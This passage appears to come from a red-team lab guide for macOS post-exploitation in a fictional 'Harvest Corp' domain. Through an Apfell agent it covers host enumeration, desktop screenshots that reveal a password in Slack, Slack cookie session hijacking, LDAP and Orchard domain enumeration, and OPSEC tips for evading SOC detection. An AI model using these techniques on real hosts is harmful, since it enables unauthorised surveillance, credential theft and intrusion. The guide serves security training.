user. The `api` option will use Objective-C APIs to query the user, and the `jxa` option will alternatively use Apple Events via JavaScript for Automation.

> **OPSEC:** In red teaming, there are often multiple ways to find out a piece of information. In some cases, one method may fly under the radar where another may trigger an alert depending on the detection controls in place. In this lab, we can opt for less opsec-safe approaches.

Choose either of the options and click 'Task', and the output will display the usernames and the home directory of the user:




Alternatively, we can load up `HealthInspector.js` using `jsimport`. Run the command, and then select the `HealthInspector.js` file on your local filesystem:



Once imported, we can use `jsimport_call` to call functions within the script. Review the contents of HealthInspector.js and familiarise yourself with its functions.

Below, we run the `All_Checks()` function:



The output displays the results of each function, so a lot of information! When red teaming, it is usually better to query specific items, as this avoids triggering excessive activity:

```
[Tue Nov 28 2023 08:09 PM] / 100 / team1 / 3

jsimport_call {"command":"All_Checks()"}
```


```
1
2  ****************************************
3  **** Persistent Dock Applications ****
4  ****************************************
5  {
6   "persistent-dock-apps": [
7    {
8     "label": "Launchpad",
9     "bundle": "com.apple.launchpad.launcher"
10   },
11   {
12    "label": "Safari",
13    "bundle": "com.apple.Safari"
14   },
15   {
16    "label": "Messages",
17    "bundle": "com.apple.MobileSMS"
18   },
19   {
20    "label": "Mail",
```

Try experimenting with the built-in commands and HealthInspector to explore the following:


1. Who is the current user?
2. What OS version is running?
3. What applications are currently running?
4. What local users and groups are present on the host?
5. What anti-virus / monitoring tools are installed?

2.2 Screenshot User Desktop


When stealing passwords or viewing sensitive data, it can be useful to capture a screenshot of the user's desktop.

In our Apfell callback, we can do this by executing the `screenshot` command. After a short while, the screenshot will be captured and the 'View Screenshot' button will appear.

> **Note:** sometimes this can take up to a few minutes, and may sometimes display a blank screen:




Your captured screenshots will then appear in the 'Screenshots' tab:




> **Note:** The ability to screenshot a user's desktop is determined by whether the running process has been granted the TCC permission to perform 'Screen

> Recording'. Normally, this permission is granted to applications which support screen sharing, such as Microsoft Teams and Discord.


For demonstration purposes, we have granted this permission on the parent process running our Apfell payload:



When we run the command on user Oliver Smith's machine, we can see that the user is currently using Slack:


Slack File Edit View Go History Window Help
Tue 28 Nov 08:32
Search Harvest Corp
Harvest Corp
Canvases
Files
Browse Slack
Channels
general
hr-admin-tasks
random
Add channels
Direct messag...
Oliver Smith you
Aarav Patel
Sofia Rodriguez
Emily Nguyen
Add coworkers
hr-admin-tasks
4
Canvas
↑ 2 new messages
Emily Nguyen 7:38 AM
Hello Team!
I'm excited to announce that Luca Rossi has joined our company!
Luca will be working with the Software Developer team and brings a wealth of experience in iOS and macOS application development. We are thrilled to have Luca on board and believe he will be a great addition to Harvest.
Welcome to the team, Luca!
@here Just a quick reminder for everyone in HR:
The password for the New Joiners document has been updated to 'Winter2023!' Please use this password when accessing the document to help get our new team members onboarded.
If you have any issues or questions, feel free to reach out to me directly.
Thanks for your attention to this! (edited)
Hello, team!
Let's post updates here
Message #hr-admin-tasks
hr-admin-tas...
BACK
1 / 1
NEXT
CLOSE

We note that the Slack message from user Emily Nguyen contains a password:



We take a note of this in case it comes in handy later for our operation. When performing a red team, you'll often come across key information as you investigate the internal environment. It's good to take clear notes of what you come across.

> **Optional:** If you aren't able to obtain a screenshot of the user's desktop, an alternative approach is to steal the user's Slack workspace cookies and hijack their session. See Cody Thomas' blog post Abusing Slack for Offensive Operations for details on doing this in the lab.

2.3 Domain Enumeration

In this lab, the macOS devices are connected to an Active Directory domain for enterprise management purposes.

As we did with local host enumeration, we will next perform domain enumeration using built-in commands and external JXA scripts such as Orchard.

We can also execute shell commands such as `shell dsconfigad -show` to list information the domain / forest we are a part of:

```
[Tue Nov 28 2023 08:04 PM] / 96 / team1 / 3

shell dsconfigad --show
```

```
Active Directory Forest          = harvest.lab
Active Directory Domain          = harvest.lab
Computer Account                 = jazz$

Advanced Options - User Experience
  Create mobile account at login = Disabled
     Require confirmation        = Disabled
  Force home to startup disk     = Enabled
     Mount home as sharepoint    = Enabled
  Use Windows UNC path for home  = Enabled
     Network protocol to be used = smb
  Default user Shell             = /bin/bash

Advanced Options - Mappings
  Mapping UID to attribute       = not set
  Mapping user GID to attribute  = not set
  Mapping group GID to attribute = not set
  Generate Kerberos authority    = Enabled

Advanced Options - Administrative
```

We can then resolve the domain controller host using the `shell nslookup` command:

```
[Wed Dec 06 2023 08:50 PM] / 392 / team1 / 18

shell nslookup harvest.lab
```

```
Server:     192.168.77.10
Address:    192.168.77.10#53

Name:   harvest.lab
Address: 192.168.77.10

```

Alternatively, we can use other common command line tools such as ldapsearch whereby we can specify custom LDAP queries to retrieve data from the domain controller.


If you have a valid set of domain credentials to hand, the following ldapsearch query will return a list of objects and descriptions:

```
shell ldapsearch -x -H ldap://harvest.lab -w <password> -D
"HARVEST\oliver.smith" -b "dc=harvest,dc=lab" cn description
```

> **OPSEC:** While handy, usage of the 'shell' command is essentially the same as opening terminal on the user's machine and running the command. There is a higher likelihood of this being picked up by command line logging tools.

> Where possible, opt to use native Objective-C API calls (as done by Orchard) to find information, as this blends in more with standard system activity and leaves less artefacts to be traced by the SOC.

Next, we will load up Orchard using `jsimport`:



With Orchard imported into memory, we can initially check whether the host is connected to a domain, by using `jsimport_call` to execute the `Get_OD_Node_Configuration()` command from Orchard. This checks the AD connectivity without spawning any command line tools:


When we run this command, we see that the host is part of the 'HARVEST' domain:

```
[Tue Nov 28 2023 08:01 PM] / 95 / team1 / 3
jsimport_call {"command":"Get_OD_Node_Configuration()"}
```



```
{
    "/Active Directory/HARVEST": {
        "nodeName": "HARVEST",
        "trustAccount": "jazz$",
        "trustKerberosPrincipal": "jazz$@HARVEST.LAB",
        "trustType": "joined",
        "trustUsesKerberosKeytab": false,
        "trustUsesMutualAuthentication": false,
        "trustUsesSystemKeychain": true,
        "defaultMappings": [],
        "templateName": "Active Directory",
        "preferredDestinationHostPort": 0,
        "discoveryModuleEntries": []
    },
    "/Active Directory/HARVEST/All Domains": {
        "trustUsesKerberosKeytab": false,
        "trustUsesMutualAuthentication": false,
        "trustUsesSystemKeychain": false,
        "defaultMappings": [],
        "preferredDestinationHostPort": 0,
```


As an example, Orchard features a `Get_DomainUser` function which lists domain users similarly to how PowerView would do so in a Windows environment. We can execute it with `jsimport_call`.

To view details of the function, we can supply the name of the function as the value to the command parameter:



The code for the function is then displayed:




```
[Tue Nov 28 2023 08:11 PM] / 103 / team1 / 3
jsimport_call {"command":"Get_DomainUser"}
```

```
function Get_DomainUser({match_attribute="recordname", match_attribute_value, return_attributes_list=[null], limit=0, help=false} = {}){
    //returns all users or specific user objects in AD
    //can specify different properties they want returned
    if(help){
        var output = "";
        output += "\\nList all domain users or get information on a specific user. If no match_attribute_value is specified, list all users.";
        output += "\\n\"match_attribute\" should be what field you want to search on, by default it's \"recordname\"";
        output += "\\n\"match_attribute_value\" should be the field you want to filter on, so if you're looking for a specific user, it's the username.";
        output += "\\n\"return_attributes_list\" should be a list of the attributes you want back.";
        output += "\\ncalled: Get_DomainUser() <--- list out all domain users";
        output += "\\ncalled: Get_DomainUser({match_attribute_value:\"bob\",return_attributes_list:[\"name\", \"SMBSID\"]});";
        output += "\\nNote: cannot currently query outside of the current forest";
        return output;
    }
    let query = Get_OD_ObjectClass({value:match_attribute_value, match:"Contains", query_attributes:match_attribute, max_results:limit, return_attributes:return_attributes_list});
    return JSON.stringify(query, null, 2);
}
```

To execute the function, we enter its name along with the brackets:


When run without any additional filters, the command outputs information about all domain users:



To search for a specific user, you can filter on attributes using `match_attribute` or attribute values using `match_attribute_value`. Below, you can search for a specific domain user by specifying their domain account name:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'oliver.smith'})"}
```

Returning the user attributes for user 'oliver.smith':




```
{
    "oliver.smith": {
        "dsAttrTypeNative:logonCount": [
            "3430"
        ],
        "dsAttrTypeStandard:RecordType": [
            "dsRecTypeStandard:Users"
        ],
        "dsAttrTypeStandard:MCXSettings": [
            "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist version=\"1.0\">\n<dict>\n\t<key
            >mcx_application_data</key>\n\t<dict>\n\t\t<key>com.apple.MCX</key>\n\t\t<dict>\n\t\t\t<key>Forced</key>\n\t\t\t<array>\n\t\t\t\t<dict>\n\t\t\t\t\t<key>mcx_precedence</key>\n\t\t\t\t\t<integer>500
            </integer>\n\t\t\t\t\t<key>mcx_preference_settings</key>\n\t\t\t\t\t<dict>\n\t\t\t\t\t\t<key>com.apple.cachedaccounts.CreateAtLogin</key>\n\t\t\t\t\t\t<false/>\n\t\t\t\t\t\t<key>com.apple
            .cachedaccounts.WarnOnCreate</key>\n\t\t\t\t\t\t<false/>\n\t\t\t\t\t</dict>\n\t\t\t\t</dict>\n\t\t\t</array>\n\t\t</dict>\n\t\t<key>com.apple.dock</key>\n\t\t<dict>\n\t\t\t<key>Forced</key>\n\t\t\t
            <array>\n\t\t\t\t<dict>\n\t\t\t\t\t<key>mcx_precedence</key>\n\t\t\t\t\t<integer>500</integer>\n\t\t\t\t\t<key>mcx_preference_settings</key>\n\t\t\t\t\t<dict>\n\t\t\t\t\t\t<key>AppItems-Raw</key
